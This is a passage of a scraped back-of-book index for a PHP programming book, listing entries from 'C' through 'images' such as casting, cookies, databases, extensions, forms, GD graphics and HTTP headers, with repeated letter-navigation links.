[in regular expression matches](#)

[2nd](#)

[3rd](#)

[4th](#)

case-sensitivity

[in keywords](#)

[in PHP](#)

[in PHP identifiers](#)

[in regular expressions](#)

casting

[implicit, of operand types](#)

[in string comparisons with == operator](#)

[in string comparisons with comparison operators](#)

[operators for](#)

[CCITT image format in PDF files](#)

[CDATA](#)

[ceil\(.\) function](#)

[CGI specification for environment variables](#)

chaining
[constructors](#)

[if statements](#)

[character classes](#)

[in Perl-style regular expressions](#)

[in POSIX-style regular expressions](#)

[character data handler \(XML\)](#)

character encoding
[option for xmlrpc_server_call_method\(.\)](#)

[PDF, mapping onto font characters](#)

[XML parser option](#)

[character sets and encodings, Recode library for conversions](#)

characters
[comparing strings for similar](#)

[incrementing](#)

[last occurrence of character in a string](#)

[minimum number specifier \(printf\(.\) format modifier\)](#)

[sequences of](#)

[See strings]

special

[in regular expressions](#)

[in shell commands](#)

[whitespace, stripping from strings](#)

[chdir\(\) function](#)

[check_privileges\(\) function](#)

[checkdate\(\) function](#)

[checkdnsrr\(\) function](#)

checksums

[mhash library](#)

[validating credit-card numbers with](#)

[chgrp\(\) function](#)

[chmod\(\) function](#)

[chop\(\) function](#)

[chown\(\) function](#)

[chr\(\) function](#)

[chroot\(\) function](#)

[chunk_split\(\) function](#)

[class keyword](#)

[class methods](#)

[getting](#)

[PEAR DB library](#)

[class_exists\(\) function](#)

[2nd](#)

[classes](#)

[case-insensitivity in names](#)

[constructors](#)

[declaring](#)

[defined, getting names of](#)

[defining](#)

[examining with introspective functions](#)

[functions for](#)

[getting for objects](#)

[2nd](#)

[inheritance](#)

[names of](#)

properties of
[accessing from extension functions](#)

[getting](#)

[clearstatcache\(\) function](#)

[clibpdf extension](#)

[client for XML-RPC service](#)

[client-side GUI applications](#)

[client-side scripting within HTML pages](#)

[clients, support or acceptance of cookies](#)

[closedir\(\) function](#)

[closelog\(\) function](#)

closing
[files referenced by handle](#)

[pipes](#)

[sessions](#)

code
[database query, running and printing result](#)

[including](#)

[optimizing](#)

[PHP tags](#)

[reuse with inheritance](#)

[code blocks](#)

[execution directives, specifying in declare statement](#)

[code libraries](#)

[See extensions]

[collating sequences](#)

color

[265-color image, creating](#)

[allocating](#)

[handling in graphics](#)

[alpha channel, using](#)

[identifying colors](#)

[text representations of images](#)

[true color color indexes](#)

[negative index values, turning off antialiasing](#)

[palette](#)

preferences for page
[options](#)

[setting with sessions](#)

[setting/using with cookies](#)

[text in PDF files, setting for](#)

[true-color images](#)

[user preferences, storing across visits](#)

[column\(\) function](#)

[COM](#)

[COM extension](#)

[overview](#)

PHP interfacing with
[completing a Word document](#)

[determining API](#)

[ODBC data sources](#)

[PHP functions](#)

[reading/writing Excel files](#)

[command line scripting](#)

[command lines, Readline library for](#)

[command-line PHP](#)

[commands, SQL](#)

[comments in PHP](#)

[C++-style](#)

[C-style](#)

[2nd](#)

[shell-style](#)

[commit\(.\) method](#)

[communication protocols](#)

[2nd](#)

[for databases](#)

[compact\(.\) function](#)

[2nd](#)

comparing
[floating-point values](#)

[strings](#)

[2nd](#)

[for approximate equality](#)

[for equality](#)

[comparison operators](#)

[\$\equiv\$ \(equal to\) operator](#)

[in string comparisons](#)

[compiling C-language PHP extensions](#)

[into PHP](#)

[complement, string searches for](#)

[compound \(collection\) types](#)

[compressing output](#)

[2nd](#)

[ZIP files, extension for](#)

[zlib compression extension](#)

[concatenating strings](#)

[.\(concatenation\) operator](#)

[.+ \(concatenation assignment\) operator](#)

[strcat\(\) function](#)

[conditional \(?:\) operator](#)

[2nd](#)

[conditional expressions in regular expressions](#)

[conditional statements](#)

configuration

[config.m4 file for extension](#)

[external dependencies](#)

[no external dependencies](#)

[getting variables](#)

[open_basedir in httpd.conf](#)

[configuration page for PHP, creating](#)

[configure command \(PHP\), database support](#)

configuring

[Apache and PHP](#)

[data source name with ODBC PHP](#)

PHP on Windows

[adding extensions](#)

[with a web server](#)

[with PHP installer](#)

[safe_mode in php.ini file](#)

[server to place session files in your own directory](#)

[connections, database](#)

[2nd](#)

[3rd](#)

[constant-width expressions, Perl lookbehind assertions](#)

[constants](#)

[in array keys](#)

[default function parameter values](#)

[defined, getting](#)

[constructors](#)

[Content-Type header](#)

[2nd](#)

[continue statements](#)

[in do/while loops](#)

[in for loops](#)

[convert_cyr_string\(\) function](#)

[converting data types](#)

[between arrays and variables](#)

[cookies](#)

[\\$HTTP_COOKIE_VARS array](#)

[combining with sessions](#)

[decoding names](#)

[global variable for uploaded file, overwriting](#)

[global variables for, controlling with variables_order directive](#)

[problems with](#)

[quotes state for operations](#)

[session IDs, storing in](#)

[alternative means for storing](#)

[setting](#)

[setting preferences with](#)

[coordinates, PDF pages](#)

[changing the origin](#)

[copy\(.\) function](#)

[copy-on-write, managing memory with](#)

copying
[a zval container](#)

[array values into variables](#)

[CORBA, Satellite Client extension](#)

[cos\(.\) function](#)

[count\(.\) function](#)

[2nd](#)

[count_chars\(.\) function](#)

[counters, initialization and manipulation in for statement](#)

[counting references to values in symbol tables](#)

[crc32\(.\) function](#)

[create_function\(.\) function](#)

[2nd](#)

[create_parser\(.\) function](#)

[createSequence\(.\) function](#)

[credentials](#)

credit-card processing services
[CCVS library](#)

[Cybercash libraries](#)

[validator, using Luhn checksum](#)

[Verisign Payflow Pro extension](#)

[crypt\(\) function](#)

cryptography
[mcrypt extension](#)

[mhash library](#)

[ctype library](#)

[CURL functions](#)

[current\(\) function](#)

[2nd](#)

[cursor, positioning in PDF text](#)

[2nd](#)

[customizing session information storage](#)

[cut subpattern, Perl regular expressions](#)

[Cybercash library](#)

[CyberMUT \(financial transaction service\)](#)

I I@ve RuBoard

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

[Data Definition Language \(DDL\)](#)

[Data Manipulation Language \(DML\)](#)

[data source name](#)

[See DSN]

[data types](#)

[arrays](#)

[2nd](#)

[booleans](#)

[casting](#)

[2nd](#)

[converting values to given type](#)

[extension function return values](#)

[arrays](#)

[objects](#)

[simple types](#)

[floating-point numbers](#)

[2nd](#)

[functions for](#)

[gettype\(.\) function](#)

[in printf\(.\) format modifiers](#)

[integers](#)

[2nd](#)

[is_double\(.\) function](#)

[NULL value](#)

[objects](#)

[2nd](#)

[pval/zval](#)

[macros to access zval fields](#)

[zval_copy_ctor\(.\) function](#)

[strings](#)

[2nd](#)

[See also [strings](#)]

[type_spec strings](#)

[specification characters/modifiers](#)

[xmlrpc extension and](#)

[database queries](#)

[See SQL]
databases

2nd

accessing with PHP
configuring database support

using database-specific extensions

with PEAR DB library

advanced techniques

placeholders for query values

connecting to

data source names (DSNs)

disconnecting from

error checking

filePro extension

Hyperwave library for storing and managing documents

Informix, extension for

Ingres II, extension for

InterBase extension

metadata

[Microsoft SQL Server extension](#)

MySQL
[accessing, querying, and printing result](#)

[extension for](#)

[mSQL server extension](#)

[session information, storing in](#)

[ODBC extension](#)

[Oracle extensions](#)

[Ovrimos SQL extension](#)

[Postgre SQL extension](#)

[queries](#)

[2nd](#)

[See also SQL]
[preparing for multiple executions](#)

[response details, methods providing](#)

[read and write handlers](#)

[relational databases and SQL](#)

[replication for performance tuning](#)

[sample application](#)

[adding a business](#)

[administrator's page](#)

[database connection](#)

[database tables](#)

[displaying database information](#)

[sequences](#)

[shortcuts for performing query/fetching results](#)

[Sybase extension](#)

[transactions](#)

dates and times

calendar events

[ICAP extension](#)

[MCAL extension](#)

[calendar library](#)

[checkdate\(\) function](#)

[date\(\) function, formatting with](#)

[dates, formatting for printf\(\)](#)

[formatting for locales](#)

functions for

getdate(.) function

gettimeofday(.) function

gmmktime(.) function

seconds and microseconds since Unix epoch

timeout for current script, setting

timestamps

2nd

3rd

4th

DB\:\:\connect(.) method

2nd

DB\:\:\getMessage(.) method

DB\:\:\isError(.) method

2nd

DB_FETCHMODE_ASSOC

DB_FETCHMODE_OBJECT

DB_FETCHMODE_ORDERED

DB_OK constant

[dBase library](#)

[DBM-style database abstraction library](#)

[DBM-style database library](#)

[dbx extension](#)

[DDE \(Dynamic Data Exchange\)](#)

[DDL \(Data Definition Language\)](#)

debugging
[database connections](#)

[extensions](#)

[object-oriented programs](#)

[state, program for](#)

[decbin\(.\) function](#)

[dechex\(.\) function](#)

[decimal numbers](#)

[formatting for printf\(.\)](#)

[declarations, unparsed entities](#)

[declare statements](#)

[declared classes, getting array of](#)

declaring
[methods](#)

[properties](#)

[static function variable](#)

[variables by setting value](#)

[decot\(.\) function](#)

[decoding URL-encoded strings](#)

[decomposing strings](#)

[URLs](#)

[default handler, XML parsing](#)

[default keyword](#)

[define\(.\) function](#)

[define_syslog_variables\(.\) function](#)

defining
[classes](#)

[2nd](#)

[3rd](#)

[functions](#)

[nested declarations](#)

[deg2rad\(\) function](#)

deleting
[files with unlink\(\) function](#)

[text from strings](#)

[delimiters, pattern](#)

[dereferencing zval](#)

[derived classes](#)

[descending order, sorting arrays in](#)

[destroy handler for sessions](#)

[destructor function for resource](#)

developers site
[Microsoft](#)

developers sites
[PHP extensions \(C-language\)](#)

[die\(\) function](#)

[2nd](#)

[difference, calculating between two arrays](#)

[dimensions of image in PDF file](#)

directories
[current working directory](#)

[deleting](#)

[dirname\(\) function](#)

[functions for](#)

[LDAP protocol extension](#)

[mkdir\(\) function](#)

[disable_functions option \(php.ini\)](#)

[disconnect\(\) method](#)

[disk_total_space\(\) function](#)

[display_classes\(\) function](#)

[displaying PHP values in human-readable form](#)

[Distributed COM \(DCOM\)](#)

[division \(/\) operator](#)

[division assignment \(/=\) operator](#)

[dl\(\) function](#)

[DML \(Data Manipulation Language\)](#)

[do/while loops](#)

[Document Type Definition \(DTD\)](#)

[documents, PDF](#)

[Hello World \(example\)](#)

[initializing](#)

[terminating and streaming](#)

[dollar sign](#)

[See \$, under Symbols]
DOM (Document Object Model)
[DOM XML library](#)

[double disk_free_space\(\) function](#)

[doubleval\(\) function](#)

drawing images
[basic drawing functions](#)

[drawing primitives in GD](#)

[in PDF documents](#)

[dropSequence\(\) method](#)

[DSN \(data source name\)](#)

[configuring with ODBC PHP](#)

selecting appropriate

DTD (Document Type Definition)

DTP points

Dynamic Data Exchange (DDE)

dynamic XML,_generating

I I@ve RuBoard

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

[each\(.\) function](#)

[2nd](#)

[echo command](#)

[2nd](#)

[echo\(.\) function](#)

[efree\(.\) function](#)

[EG \(Executor Globals\)](#)

EGPCS (environment, GET, POST, cookie and server) variables
[aliases for](#)

[controlling with variables_order directive](#)

[EGPCS \(environment, GET, POST, cookie, and server\) variables](#)

[element handlers](#)

elements, array
[checking whether element exists](#)

[filtering from](#)

[getting number of](#)

[identifying](#)

[removing and inserting](#)

[trversing](#)

[else clause](#)

email
[functions for](#)

[IMAP, POP, and NNTP extension](#)

[vpopmail extension](#)

[emalloc\(\) function](#)

embedding
[fonts in PDF files](#)

[PHP in web pages](#)

[ASP tags, using](#)

[echoing content directly](#)

[script style](#)

[SGML tags, using](#)

[XML-compliant tags, using](#)

[empty arrays, constructing](#)

[empty expressions](#)

[empty\(\) function](#)

[encapsulation](#)

encoding
[SQL](#)

[strings according to URL conventions](#)

[strings, C language](#)

[encryption \(mcrypt extension\)](#)

[end element handler](#)

[end\(\) function](#)

[2nd](#)

[end-of-file handling](#)

[on Unix and Windows](#)

[end-of-line handling, on Unix and Windows](#)

[endif keyword](#)

entities
HTML
[translation tables for](#)

[2nd](#)

[HTML, converting string characters into](#)

[XML](#)

[external](#)

[environment variables](#)

[2nd](#)

[\\$HTTP_ENV_VARS array](#)

[server](#)

[setting](#)

[variables_order directive in php.ini](#)

[equality \(==\) operator](#)

[equivalence class](#)

[ereg\(\) function](#)

[2nd](#)

[ereg_replace\(\) function](#)

[2nd](#)

[3rd](#)

[eregi\(\) function](#)

[2nd](#)

[eregi_replace\(\) function](#)

[error handling](#)

[defining error handlers](#)

[formating and printing errors \(example\)](#)

[logging in](#)

[output buffering](#)

[logging error messages to system log](#)

[reporting errors](#)

[reverting to prior handler](#)

[setting error handler](#)

[suppressing errors](#)

[triggering errors](#)

[2nd](#)

[error suppression \(@\) operator](#)

[error_log\(.\) function](#)

[2nd](#)

[logging session errors](#)

[error_reporting\(.\) function](#)

[2nd](#)

[errors](#)

[checking databasees for](#)

[functions for](#)

[warnings about, disabling public visibility of](#)

[XML](#)

escape sequences
[in double-quoted strings](#)

[2nd](#)

[in single-quoted strings](#)

[removing from strings](#)

[escapeshellarg\(\) function](#)

[2nd](#)

[escapeshellcmd\(\) function](#)

[escaping special characters in shell commands](#)

[eval\(\) function, security risks of](#)

[event-based XML parsing](#)

Excel

[accessing data with ODBC PHP](#)

[configuring DSN with ODBC PHP](#)

[limitations as database](#)

[reading and writing files with PHP COM](#)

[Exchange Image File Format \(EXIF\) extension](#)

[Exchangeable Image File Format \(EXIF\) extension](#)

[exec\(\) function](#)

[security risks with shell commands](#)

[execute\(\) method](#)

[executeMultiple\(\) method](#)

[execution\(\) operator](#)

[execution time, optimizing](#)

[Executor Globals \(EG\)](#)

[EXIF extension](#)

[2nd](#)

[exit statements](#)

[exp\(\) function](#)

[expiration, PHP session ID cookies](#)

[Expires header](#)

[explode\(.\) function](#)

[2nd](#)

[expressions](#)

[autoincrementing and autodecrementing](#)

[empty](#)

[in for loop](#)

[ternary conditional operator, using on](#)

[extends keyword](#)

[Extensible Markup Language](#)

[See XML]

[Extensible Stylesheet Language](#)

[See XSL]

[Extensible Stylesheet Language Transformations](#)

[See XSLT]

[extension_loaded\(\) function](#)

[extensions](#)

[2nd](#)

[Apache](#)

[aspell](#)

[BCMath](#)

[bzip2 compression](#)

[calendar](#)

[CCVS](#)

[clibpdf](#)

[close or shutdown function, triggering resource cleanup](#)

[COM](#)

[ctype library](#)

[CURL](#)

[Cybercash](#)

[CyberMUT](#)

[dBase](#)

[DBM](#)

[dbx](#)

[DOM XML](#)

[dynamically loading](#)

[EXIF \(Exchange Image File Format\)](#)

[EXIF \(Exchangeable Image File Format\)](#)

[FDF \(Forms Data Format\)](#)

[filePro](#)

[FriBiDi](#)

[FTP](#)

[functions provided by _gettext](#)

[GD graphics library](#)

[gettext](#)

[GNU MP](#)

[iconv](#)

[IMAP, POP, and NNTP](#)

[Imlib2](#)

[Informix](#)

[Ingres II databases](#)

[InterBase](#)

[IRC gateway](#)

[Java](#)

[Kerberos](#)

[loaded, getting names of](#)

[mhash](#)

[Microsoft SQL Server](#)

[Ming library \(Flash movies\)](#)

[mnoGoSearch](#)

[MySQL](#)

[ODBC](#)

[Oracle](#)

[Ovrimos SQL](#)

[PDF](#)

[checking whether installed](#)

[PDFlib](#)

[PEAR DB](#)

[2nd](#)

[accessing databases with](#)

[2nd](#)

[class and object methods](#)

[database performance and](#)

[getting data from query results](#)

[for PHP on Windows](#)

[platform-specific](#)

[PostgreSQL](#)

[pspell](#)

[Readline](#)

[Recode](#)

[Satellite CORBA Client](#)

[shmop](#)

[SNMP](#)

[sockets](#)

[SWF \(Shockwave Flash\)](#)

[Sybase](#)

[System V Semaphores and Shared memory](#)

[vpopmail](#)

[WDDX](#)

[writing in C for PHP](#)

[architectural overview](#)

[command-line PHP](#)

[compiling](#)

[config.m4 file](#)

[creating variables](#)

[developers mailing list](#)

[external dependencies](#)

[function return values](#)

[global variables](#)

[INI entries](#)

[memory management functions](#)

[parameter handling](#)

[PHP source code, downloading latest](#)

[planning](#)

[pval/zval data type](#)

[references](#)

[resources](#)

[skeleton extension, creating and fleshing out](#)

[software tools](#)

[testing](#)

[XML parser](#)

[xmlrpc](#)

[documentation, web site](#)

[XSLT](#)

[2nd](#)

[YAZ](#)

[YP/NIS](#)

[Zend](#)

[ZIP files](#)

[external XML entities](#)

[parsing](#)

[extract\(\) function](#)

[2nd](#)

[extracting multiple values from arrays](#)

I I@ve RuBoard

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

[fall-through case, combining cases in](#)

[false keyword](#)

[fclose\(.\) function](#)

[feof\(.\) function](#)

[2nd](#)

[fetchInto\(.\) method](#)

[2nd](#)

[fetchRow\(.\) method](#)

[fgetc\(.\) function](#)

[fgets\(.\) function](#)

[fgetss\(.\) function](#)

[file endings on Unix and Windows](#)

[file formats, image](#)

[button supporting multiple](#)

[changing](#)

[in PDF files](#)

[testing for supported](#)

[file globbing](#)

[file permissions, security and](#)

[file\(\) function](#)

[file_exists\(\) function](#)

[fileatime\(\) function](#)

[filectime\(\) function](#)

[filegroup\(\) function](#)

[fileinode\(\) function](#)

[filemtime\(\) function](#)

[filenames, security and](#)

[fileowner\(\) function](#)

[fileperms\(\) function](#)

[filePro extension](#)

files

[attaching to PDF document](#)

compressed
[ZIP files extension](#)

[zlib compression extension](#)

[compressing](#)

[deleting, unlink\(\) function \(example\)](#)

[fflush\(\) function](#)

[functions for](#)

[included or required, getting](#)

[last-modification date](#)

[not using files for security reasons](#)

[reading and outputting contents](#)

[renaming](#)

[temporary](#)

[uploaded, moving](#)

[uploading](#)

[2nd](#)

[information about \(\\$HTTP_POST_FILES\)](#)

[writing PDF data to](#)

[filesize\(\)](#) function

[2nd](#)

[filesystem](#), [functions for](#)

[filetype\(\)](#) function

[filled images](#), [drawing](#)

filling

[graphic paths](#)

[patterns for](#)

[text](#)

[FillTemplate\(\)](#) function

[2nd](#)

[filtering elements from an array](#)

financial transactions

[CyberMUT extension](#)

[Verisign Payflow Pro extension](#)

[first character of string, changing to uppercase](#)

flags, pattern modifying

[inline options](#)

[trailing options](#)

Flash
[animations, libswf extension](#)

[Ming library for movies](#)

[SWF extension for movies](#)

[floating-point data types](#)

[formats in PHP](#)

[padding for printf\(\) output](#)

[precision specifier for](#)

[storing in double-precision](#)

[flock\(\) function](#)

[floor\(\) function](#)

[flow-control statements](#)

[declare](#)

[exit and return](#)

[for](#)

[foreach](#)

[switch](#)

[while](#)

[flush\(\) function](#)

[flushing buffers](#)

[FontAFM, FontPFM, and FontOutline settings to pdflib.upr file](#)

[fonts](#)

[GD extension, differences in versions](#)

[in PDF files](#)

[built-in](#)

[embedding](#)

[setting](#)

[TrueType, using with GD](#)

[fopen\(\) function](#)

[file permissions and](#)

[opening remote files with, security and](#)

[for loops](#)

[traversing arrays with](#)

[foreach loops](#)

[accessing sorted array ordering](#)

[looping across arrays](#)

[traversing arrays with](#)

[formatted strings, printing](#)

[format modifiers](#)

[formatting error messages](#)

forms

[creating and processing \(example\)](#)

[Forms Data Format \(FDF\) library](#)

[global variables and, security of](#)

hidden fields

[state information in](#)

[storing session IDs in](#)

[preference selection for page colors](#)

[processing](#)

[file uploads](#)

[GET and POST methods](#)

[multi-valued parameters](#)

[parameters](#)

[quoting parameters automatically](#)

[self-processing pages](#)

[sticky forms](#)

[sticky multi-valued parameters](#)

[validation](#)

[sending over secure connections](#)

[user input, HTML template for](#)

[fpassthru\(\) function](#)

[fputs\(\) function](#)

[fread\(\) function](#)

[free\(\) method](#)

freeing

[memory](#)

[See [memory](#)]

[variable values](#)

[XML parser](#)

[FreeType library, providing TrueType fonts](#)

[FriBiDi extension](#)

[fscanf\(\) function](#)

[fseek\(\) function](#)

[fsockopen\(\) function](#)

[fstat\(\) function](#)

[ftell\(\) function](#)

[FTP extension](#)

[ftruncate\(\) function](#)

[full paths, resolving filenames to](#)

[func_get_arg\(\) function](#)

[2nd](#)

[func_get_args\(\) function](#)

[2nd](#)

[func_num_args\(\) function](#)

[2nd](#)

[Function Entry macro](#)

[function_exists\(\) function](#)

[functions](#)

[See also methods][2nd](#)

[3rd](#)

[anonymous](#)

[arrays](#)

[inserting elements into](#)

[modifying or applying operation to all elements](#)

[sorting](#)

[2nd](#)

[calling](#)

[for each array element](#)

[case-insensitivity in names](#)

[change-handling, for INI entries](#)

[changing case of strings](#)

[classes and objects](#)

[constructor](#)

[converting arrays to/from variables](#)

[data type](#)

[date and time](#)

[defined, getting names of](#)

[defining](#)

[nested declarations](#)

[disabling for security reasons](#)

[drawing basic images](#)

[errors and logging](#)

[exposing as XML-RPC methods](#)

extension

[accessing internal PHP global variable](#)

[creating variables](#)

[memory management](#)

[parameter handling](#)

[returning](#)

[files, directories, and filesystem](#)

[for URLs](#)

[for variables](#)

[global scope](#)

[HTTP](#)

[iterator](#)

[building table with](#)

[local scope](#)

[mail](#)

[math](#)

[names of](#)

[network](#)

[object introspection](#)

[sample program](#)

[output](#)

[parameters](#)

[2nd](#)

[default](#)

[missing](#)

[passing by reference](#)

[passing by value](#)

variable number of

Perl-style regular expressions

additional PHP flags

preg_match()

preg_quote()

preg_replace()

preg_split()

PHP for Apache server

PHP interface into COM

PHP options/info

for POSIX-style regular expressions

program execution

resources within, automatic cleanup of

returning values from

side effects of

2nd

strings

2nd

comparing

exploding and implode

padding

repeating

reversing

search functions

substrings

tokenizing

text in PDF files

unregistering tick functions

variable

variable scope

global, accessing from within functions

static variables

fwrite(.) function

I I@ve RuBoard

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

[garbage collection](#)

[handler for sessions](#)

[resources](#)

GD extension

[color handling](#)

[drawing functions](#)

[drawing primitives](#)

[fonts](#)

[TrueType](#)

[GD graphics library \(open source\)](#)

generating

[images, steps in process](#)

[XML](#)

[GET method \(HTTP\)](#)

[2nd](#)

[\\$HTTP_GET_VARS array](#)

[controlling global variables with variables_order directive](#)

[form processing](#)

[quotes state for operations](#)

[get_browser\(\) function](#)

[get_cfg_var\(\) function](#)

[get_class\(\) function](#)

[2nd](#)

[get_class_methods\(\) function](#)

[2nd](#)

[get_class_vars\(\) function](#)

[2nd](#)

[get_current_user\(\) function](#)

[get_declared_classes\(\) function](#)

[2nd](#)

[get_defined_constants\(\) function](#)

[get_defined_functions\(\) function](#)

[get_defined_vars\(\) function](#)

[get_extension_funcs\(\) function](#)

[get_html_translation_table\(\) function](#)

[2nd](#)

[get_included_files\(\) function](#)

[2nd](#)

[get_loaded_extensions\(\)](#)

[get_magic_quotes_gpc\(\) function](#)

[get_meta_tags\(\) function](#)

[2nd](#)

[get_object_vars\(\) function](#)

[2nd](#)

[get_parent_class\(\) function](#)

[2nd](#)

[get_preferences\(\) function](#)

[get_required_files\(\) function](#)

[get_resource_type\(\) function](#)

[getAll\(\) method](#)

[getAssoc\(\) method](#)

[getCol\(\) method](#)

[getcwd\(\) function](#)

[getdate\(.\) function](#)

[getenv\(.\) function](#)

[gethostbyaddr\(.\) function](#)

[gethostbynamel\(.\) function](#)

[getlastmod\(.\) function](#)

[getListOf\(.\) method](#)

[getmxrr\(.\) function](#)

[getmyinode\(.\) function](#)

[getmypid\(.\) function](#)

[getOne\(.\) method](#)

[getprotobynumber\(.\) function](#)

[getprotobyname\(.\) function](#)

[getrandmax\(.\) function](#)

[getRow\(.\) method](#)

[getrusage\(.\) function](#)

[getservbyname\(.\) function](#)

[getservbyport\(.\) function](#)

[gettext library_\(GNU\)](#)

[gettype\(.\) function](#)

[GIF image format](#)

[in PDF files](#)

[global variables](#)

[accessing from extension functions](#)

[executor globals](#)

[internal extension globals](#)

[SAPI globals](#)

[accessing from within functions](#)

[and form data, security of](#)

[setting variables_order in php.ini](#)

[EGPCS, creating](#)

[session](#)

[globbing filenames](#)

[gmdate\(.\) function](#)

[gmmktime\(.\) function](#)

[gmstrftime\(.\) function](#)

[GNU MP \(GMP\) library](#)

[graphics](#)

[basic concepts](#)

[color handling](#)

[identifying colors](#)

[text representation of images](#)

[true color color indexes](#)

[using alpha channel](#)

[creating and drawing images](#)

[basic drawing functions](#)

[graphics program structure](#)

[creating and manipulating with GD extension](#)

[dynamically generated buttons](#)

[caching](#)

[embedding images in pages](#)

[GD extension](#)

[image file formats](#)

[2nd](#)

[changing](#)

[testing for supported](#)

[images with text](#)

[fonts](#)

[in PDF files](#)

[patterns](#)

[templates for](#)

[scaling images](#)

[greater than \(\$>\$ \) operator](#)

[greater than or equal to \(\$\geq\$ \) operator](#)

[greedy matching, Perl regular expressions](#)

[Greenwich Mean Time \(GMT\), in timestamps](#)

grouping patterns

[non-capturing groups](#)

[replacing matched strings in](#)

[GUIs for client-side applications, writing with PHP/GTK](#)

[Gutmans, Andi](#)

[gzip-compressed files, zlib library for reading/writing](#)

I **I@ve** RuBoard

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

[hash mark \(#\) in comments](#)

[header\(.\) function](#)

[2nd](#)

[headers, HTTP](#)

[authentication](#)

[Content-Type for image formats](#)

[request, entries in \\$_SERVER array](#)

[response](#)

[Content-Type](#)

[Cookie](#)

[Expires](#)

[Location header](#)

[headers_sent\(.\) function](#)

[hebrev\(.\) function](#)

[hebrevc\(.\) function](#)

[Hello World PDF document \(example\)](#)

[here documents \(heredocs\)](#)

[hexadecimal values](#)

[formatting for printf\(\)](#)

[hexdec\(\) function](#)

[hidden form fields](#)

[session ID, passing via](#)

[highlight_file\(\) function](#)

[highlight_string\(\) function](#)

[hostnames, returning with IP address](#)

HTML
[blocks inside PHP statements](#)

[client-side scripting within pages](#)

[color options for pages](#)

[embedded PHP commands in pages](#)

[embedding images in pages](#)

[extracting URLs from pages](#)

[forms](#)

[See forms]
[in PHP functions](#)

[in strings, converting special characters to entities](#)

[loading from another module](#)

[PHP configuration page](#)

tags

[meta, extracting from strings](#)

[2nd](#)

[removing from strings](#)

[tags, removing from strings](#)

transforming XML documents into
[XSL stylesheets](#)

[2nd](#)

[XSL transformation from files](#)

[XSL transformation from variables](#)

[translation tables for entities](#)

[2nd](#)

[htmlentities\(\) function](#)

[2nd](#)

[3rd](#)

[translation table for quote style](#)

[htmlspecialchars\(.\) function](#)

[2nd](#)

[3rd](#)

[translation table for quote style](#)

[HTTP](#)

[environment information](#)

[functions for](#)

[headers](#)

[See headers, HTTP]

[methods, GET and POST](#)

[2nd](#)

[in form processing](#)

[sending XML-RPC request via POST](#)

[request headers, entries in \\$_SERVER array](#)

[response](#)

[2nd](#)

httpd.conf file

[configuring custom session storage](#)

[configuring open_basedir](#)

[configuring PHP for CGI and SAPI module](#)

[configuring to place session files in your own directory](#)

[security restrictions on PHP scripts](#)

[setting safe mode](#)

[https:// URLs](#)

[Hypertext Transfer Protocol](#)

[See HTTP]

[Hyperwave extension](#)

I I@ve RuBoard

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

[ICAP extension](#)

[icons, representing notes in PDF files](#)

[iconv extension \(converting strings between encodings\)](#)

[idempotence, HTTP requests](#)

[identifiers](#)

[class names](#)

[constants](#)

[database sequences](#)

[function names](#)

[heredoc](#)

[keywords and](#)

[variable names](#)

[identifying colors](#)

[identity \(==\) operator](#)

[2nd](#)

3rd

if statements

chaining

else clause

ignore_user_abort() function

ImageArc() function

ImageColorAllocate() function

2nd

ImageColorAt() function

ImageColorResolveAlpha() function

2nd

ImageColorsForIndex()

ImageCreate() function

2nd

ImageCreateFromJPEG() function

ImageCreateFromPNG() function

ImageDashedLine() function

ImageFill() function

[ImageFilledPolygon\(.\) function](#)

[ImageFilledRectangle\(.\) function](#)

2nd

[ImageFillToBorder\(.\) function](#)

[ImageJPEG\(.\) function](#)

[ImageLine\(.\) function](#)

[ImageLoadFont\(.\) function](#)

[ImagePNG\(.\) function](#)

[ImagePolygon\(.\) function](#)

[ImageRectangle\(.\) function](#)

images

2nd

[converting to text](#)

[creating and drawing](#)

[graphics program structure](#)

[dynamically generated, for buttons](#)

[embedding in a page](#)

[file formats](#)

[changing](#)

[EXIF extension](#)

[testing for supported](#)

[true color](#)

[GD extension, generating with](#)

[file formats supported](#)

[in PDF documents](#)

